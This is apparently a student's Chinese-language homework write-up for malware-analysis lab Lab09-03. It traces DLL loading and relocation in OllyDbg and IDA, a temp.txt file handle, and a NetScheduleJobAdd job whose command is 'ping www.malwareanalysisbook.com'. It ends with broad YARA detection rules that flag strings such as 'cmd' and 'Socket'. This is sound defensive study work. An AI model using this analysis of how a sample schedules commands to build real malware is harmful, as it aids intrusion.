00401028	8B4D E8	MOV ECX, DWORD PTR SS:[EBP-18]	
0040102B	51	PUSH ECX	hFile
0040102C	FF15 14504000	CALL DWORD PTR DS:[<@KERNEL32.WriteFile	WriteFile
00401032	8B55 E8	MOV EDX, DWORD PTR SS:[EBP-18]	
00401035	52	PUSH EDX	hObject
00401036	FF15 1C504000	CALL DWORD PTR DS:[<@KERNEL32.CloseHand	CloseHandle
0040103C	68 54604000	PUSH Lab09-03.00406054	FileName = "DLL3.dll"
00401041	FF15 20504000	CALL DWORD PTR DS:[<@KERNEL32.LoadLibra	LoadLibraryA
00401047	8945 EC	MOV DWORD PTR SS:[EBP-14], EAX	DLL3.00410000
0040104A	68 48604000	PUSH Lab09-03.00406048	ProcNameOrOrdinal = "DLL3Print"
0040104F	8B45 EC	MOV EAX, DWORD PTR SS:[EBP-14]	
00401052	50	PUSH EAX	hModule
00401053	FF15 24504000	CALL DWORD PTR DS:[<@KERNEL32.GetProcAd	GetProcAddress
00401059	8945 F8	MOV DWORD PTR SS:[EBP-8], EAX	

使用OD查看当前的内存映射


00320000	00000000			map	R	R	Device\Ha
00330000	00041000			Map	R	R	
00380000	00001000	DLL2		Image	R	RWE	
00381000	00006000	DLL2	.text	Image	R	RWE	
00387000	00001000	DLL2	.rdata	Image	R	RWE	
00388000	00005000	DLL2	.data	Image	R	RWE	
0038D000	00001000	DLL2	.reloc	Image	R	RWE	
00390000	00001000			Priv	RWE	RWE	
003A0000	00001000			Priv	RWE	RWE	
003B0000	00004000			Priv	RW	RW	
003C0000	00003000			Map	R	R	\Device\Ha
003D0000	00006000			Priv	RW	RW	
003E0000	00006000			Priv	RW	RW	
003F0000	00002000			Priv	RW	RW	
00400000	00001000	Lab09-03		Image	R	RWE	
00401000	00004000	Lab09-03	.text	Image	R	RWE	
00405000	00001000	Lab09-03	.rdata	Image	R	RWE	
00406000	00003000	Lab09-03	.data	Image	R	RWE	
00410000	00001000	DLL3		Image	R	RWE	
00411000	00006000	DLL3	.text	Image	R	RWE	
00417000	00001000	DLL3	.rdata	Image	R	RWE	
00418000	00005000	DLL3	.data	Image	R	RWE	
0041D000	00001000	DLL3	.reloc	Image	R	RWE	
00420000	00004000			Priv	RW	RW	
10000000	00001000	DLL1		Image	R	RWE	
10001000	00006000	DLL1	.text	Image	R	RWE	
10007000	00001000	DLL1	.rdata	Image	R	RWE	
10008000	00005000	DLL1	.data	Image	R	RWE	
1000D000	00001000	DLL1	.reloc	Image	R	RWE	

可以看见DLL1被加载到了10000000，DLL2和DLL3都发生了重定位，分别加载到了00380000和00410000

通过之前IDA中的导入表我们可以发现，DLL1中只导入了一个DLL1Print函数，在OD中也就是

00401003	83EC 1C	SUB ESP, 1C	
00401006	FF15 00504000	CALL DWORD PTR DS:[<@DLL1.DLL1Print>]	DLL1.DLL1Print

执行过后我们可以看见命令行里打印出了相应内容



观察在WriteFile前面这段代码的内容

00401006	FF15 00504000	CALL DWORD PTR DS:[<@DLL1.DLL1Print>]	DLL1.DLL1Print
0040100C	FF15 0C504000	CALL DWORD PTR DS:[<@DLL2.DLL2Print>]	DLL2.DLL2Print
00401012	FF15 08504000	CALL DWORD PTR DS:[<@DLL2.DLL2ReturnJ>]	DLL2.DLL2ReturnJ
00401018	8945 E8	MOV DWORD PTR SS:[EBP-18], EAX	
0040101B	6A 00	PUSH 0	pOverlapped = NULL
0040101D	8D45 F4	LEA EAX, DWORD PTR SS:[EBP-C]	
00401020	50	PUSH EAX	pBytesWritten
00401021	6A 17	PUSH 17	nBytesToWrite = 17 (23.)
00401023	68 60604000	PUSH Lab09-03.00406060	Buffer = Lab09-03.00406060
00401028	8B4D E8	MOV ECX, DWORD PTR SS:[EBP-18]	
0040102B	51	PUSH ECX	hFile
0040102C	FF15 14504000	CALL DWORD PTR DS:[<@KERNEL32.WriteFile	WriteFile

可以发现传给WriteFile这个函数参数是ECX，而ECX中存放的是[EBP-18]位置上的内容，这个内容在00401018位置时由EAX传递而来，而这个EAX是调用了DLL2中DLL2Return函数后返回的值。单看OD中寄存器和栈上的内容并没有查看出到底是什么内容，为了能够知道返回的是什么，使用IDA查看一下DLL2文件

```

push    ebp
mov     ebp, esp
push    0                ; hTemplateFile
push    80h              ; dwFlagsAndAttributes
push    2                ; dwCreationDisposition
push    0                ; lpSecurityAttributes
push    0                ; dwShareMode
push    40000000h        ; dwDesiredAccess
push    offset FileName ; "temp.txt"
call    ds:CreateFileA
mov     dword_1000B078, eax
mov     al, 1
pop     ebp
retn    0Ch
_DllMain@12 endp

```

通过观察发现，这里就是创建了一个名为temp.txt的文件，然后把文件句柄返回。由此也就知道了返回值是temp.txt的句柄

```

add     esp, 4
lea     eax, [ebp+JobId]
push    eax              ; JobId
mov     ecx, [ebp+Buffer]
push    ecx              ; Buffer
push    0                ; Servername
call    NetScheduleJobAdd

```

可以看到在调用NetScheduleJobAdd这个函数之前，一共压入了三个参数，其中第二个是Buffer，来自ecx，而ecx中的值是从ebp+buffer上传递来的

经过网上资料查询可以知道

```

NET_API_STATUS NET_API_FUNCTION NetScheduleJobAdd(
    [in, optional] LPCWSTR Servername,
    [in]           LPBYTE Buffer,
    [out]          LPDWORD JobId
);

```

这个函数中第二个参数应该是传进来一个结构，并且这个结构是一个任务清单，表示在某个时间执行某个命令

通过OD可以发现一些提示

0012FF54	0040108A	?@	返回到 Lab09-03.0040108A 来自 <JMP.@NETAPI32.NetScheduleJobAdd>
0012FF58	00000000	...	
0012FF5C	0041B0A0	坊A.	DLL3.0041B0A0
0012FF60	0012FF7C	I.	
0012FF64	0041B0A0	坊A.	DLL3.0041B0A0
0012FF68	0000002C	...	
0012FF6C	00410000	..A.	DLL3.00410000
0012FF70	00411060	+A.	DLL3.DLL3GetStructure
0012FF74	00000017	I.	

可以看到这里压入的都是来自DLL3的内容

结合在调用NetScheduleJobAdd之前执行了DLL3中的两个函数内容

0040104A	8B 45 00	MOV EAX, DWORD PTR DS:[EBP-14]	ProcNameOrOrdinal = "DLL3Print"
0040104F	8B 45 EC	MOV EAX, DWORD PTR SS:[EBP-14]	hModule
00401052	50	PUSH EAX	GetProcAddress
00401053	FF 15 24504000	CALL DWORD PTR DS:[<KERNEL32.GetProcAd	DLL3.DLL3Print
00401059	89 45 F8	MOV DWORD PTR SS:[EBP-8], EAX	ProcNameOrOrdinal = "DLL3GetStructure"
0040105C	FF 55 F8	CALL DWORD PTR SS:[EBP-8]	hModule
0040105F	68 34604000	PUSH Lab09-03.00406034	GetProcAddress
00401064	8B 4D EC	MOV ECX, DWORD PTR SS:[EBP-14]	
00401067	51	PUSH ECX	
00401068	FF 15 24504000	CALL DWORD PTR DS:[<KERNEL32.GetProcAd	
0040106E	89 45 F0	MOV DWORD PTR SS:[EBP-10], EAX	
00401071	8D 55 E4	LEA EDI, DWORD PTR SS:[EBP-1C]	
00401074	52	PUSH EDI	
00401075	FF 55 F0	CALL DWORD PTR SS:[EBP-10]	
00401078	83 C4 04	ADD ESP, 4	
0040107B	8D 45 FC	LEA EAX, DWORD PTR SS:[EBP-4]	
0040107E	50	PUSH EAX	
0040107F	8B 4D E4	MOV ECX, DWORD PTR SS:[EBP-1C]	
00401082	51	PUSH ECX	

可以合理推测到这里应该是调用的DLL3中返回的内容

```

push    ebp
mov     ebp, esp
push    ecx
mov     [ebp+lpMultiByteStr], offset aPingWww_malwar ; "ping www.malwareanalysisbook.com"
push    32h                ; cchWideChar
push    offset WideCharStr ; lpWideCharStr
push    0FFFFFFFh          ; cbMultiByte
mov     eax, [ebp+lpMultiByteStr]
push    eax                ; lpMultiByteStr
push    0                  ; dwFlags
push    0                  ; CodePage
call    ds:MultiByteToWideChar
mov     dword_1000B0AC, offset WideCharStr
mov     dword_1000B0A0, 36EE80h
mov     dword_1000B0A4, 0
mov     byte_1000B0A8, 7Fh
mov     byte_1000B0A9, 11h
mov     al, 1
mov     esp, ebp
pop     ebp
retn    0Ch
_DllMain@12 endp

```

在DLL3中可以发现，这里传回来的是ping www.malwareanalysisbook.com

在命令行中可以发现打印了三个地方

```

C:\Documents and Settings\Administrator\桌面\上机实验样本\Chapter_9L\La...
DLL 1 mystery data 2796
DLL 2 mystery data 44
DLL 3 mystery data 4305088

```

查看DLL1Print

```

mov     eax, dword_10008030
push    eax
push    offset aDll1MysteryDat ; "DLL 1 mystery data %d\n"
call    sub_10001038
add     esp, 8
pop     ebp

push    ebp
mov     ebp, esp
call    ds:GetCurrentProcessId
mov     dword_10008030, eax
mov     al, 1

```

可以看出打印的内容是进程ID

查看DLL2Print

```

push    ebp
mov     ebp, esp
mov     eax, dword_1000B078
push    eax
push    offset aDll2MysteryDat ; "DLL 2 mystery data %d\n"
call    sub_1000105A
add     esp, 8
pop     ebp

```

```

push    0 ; nTemplater11e
push    80h ; dwFlagsAndAttributes
push    2 ; dwCreationDisposition
push    0 ; lpSecurityAttributes
push    0 ; dwShareMode
push    40000000h ; dwDesiredAccess
push    offset FileName ; "temp.txt"
call    ds:CreateFileA
mov     dword_1000B078, eax
mov     al, 1
pop     ebp

```

可以看出是创建的文件temp.txt的句柄

查看DLL3Print

```

mov     ebp, esp
push    offset WideCharStr
push    offset aDll3MysteryDat ; "DLL 3 mystery data %d\n"
call    sub_10001087
add     esp, 8
--
--

```

发现打印的内容是WideCharStr

找到对WideCharStr赋值的内容

```

push    ebp
mov     ebp, esp
push    ecx
mov     [ebp+lpMultiByteStr], offset aPingWww_malwar ; "ping www.malwareanalysisbook.com"
push    32h ; cchWideChar
push    offset WideCharStr ; lpWideCharStr
push    0FFFFFFFh ; cbMultiByte

```

可以看见这里是上面字符串（ping指令）在内存中的位置


问题回答

1. 导入表中有DLL1.dll,DLL2.dll,KERNEL32.dll和NETAPI32.dll；而DLL3.dll和user32.dll是通过动态加载的
2. 三个动态链接库装载的位置都是10000000
3. DLL1被加载到了10000000，DLL2加载到了00380000，DLL3加载到了00410000
4. 打印出 DLL 1 mystery data 1768 字样
5. DLL2ReturnJ函数返回的文件名，为temp.txt
6. 从DLL3中的函数DLL3GetStructure的返回值获取，并且得到的内容为：ping www.malwareanalysisbook.com
- 7.



三个内容分别为：进程ID，创建的temp.txt的句柄，ping指令在内存中的位置

- 根据实验过程中发现DLL2在OD里加载的地址是00380000，在IDA加载时只需要设定手动加载框，将其加载到对应位置即可（Edit-->Segments-->Rebase Program）



可以看见基址从00380000开始

Yara

根据内容编写yara规则如下：

```

1  import "pe"
2
3  rule UrlRequest {
4      strings:
5          $http = "http"
6          $GET = "GET" nocase
7          $com = /[a-zA-Z0-9_]*.com/
8      condition:
9          $http or $GET or $com
10 }

```

```

11
12 rule cmd {
13     strings:
14         $name = "cmd" nocase
15     condition:
16         $name
17 }
18
19 rule EXE {
20     strings:
21         $exe = /[a-zA-Z0-9_]*.exe/
22     condition:
23         $exe
24 }
25
26 rule Regedit{
27     strings:
28         $system = "system32"
29         $software = "SOFTWARE"
30     condition:
31         $system or $software
32 }
33
34 rule DLL {
35     strings:
36         $dll = "DLL"
37     condition:
38         $dll
39 }
40
41 rule SOCKET {
42     strings:
43         $name = "Socket"
44     condition:
45         $name
46 }

```

得到检查结果如下：

```

D:\Study\terms\3. Junior\FirstSemester\计算机病毒与防治技术（王志）\homework>yara64.exe -r ./yara_rules/lab9.yar Chapter_
9L
UrlRequest Chapter_9L\DLL2.dll
DLL Chapter_9L\DLL2.dll
UrlRequest Chapter_9L\DLL1.dll
DLL Chapter_9L\DLL1.dll
UrlRequest Chapter_9L\Lab09-02.exe
cmd Chapter_9L\Lab09-02.exe
SOCKET Chapter_9L\Lab09-02.exe
UrlRequest Chapter_9L\DLL3.dll
DLL Chapter_9L\DLL3.dll
UrlRequest Chapter_9L\Lab09-01.exe
cmd Chapter_9L\Lab09-01.exe
EXE Chapter_9L\Lab09-01.exe
Regedit Chapter_9L\Lab09-01.exe
UrlRequest Chapter_9L\Lab09-03.exe
DLL Chapter_9L\Lab09-03.exe

```

检查结果正确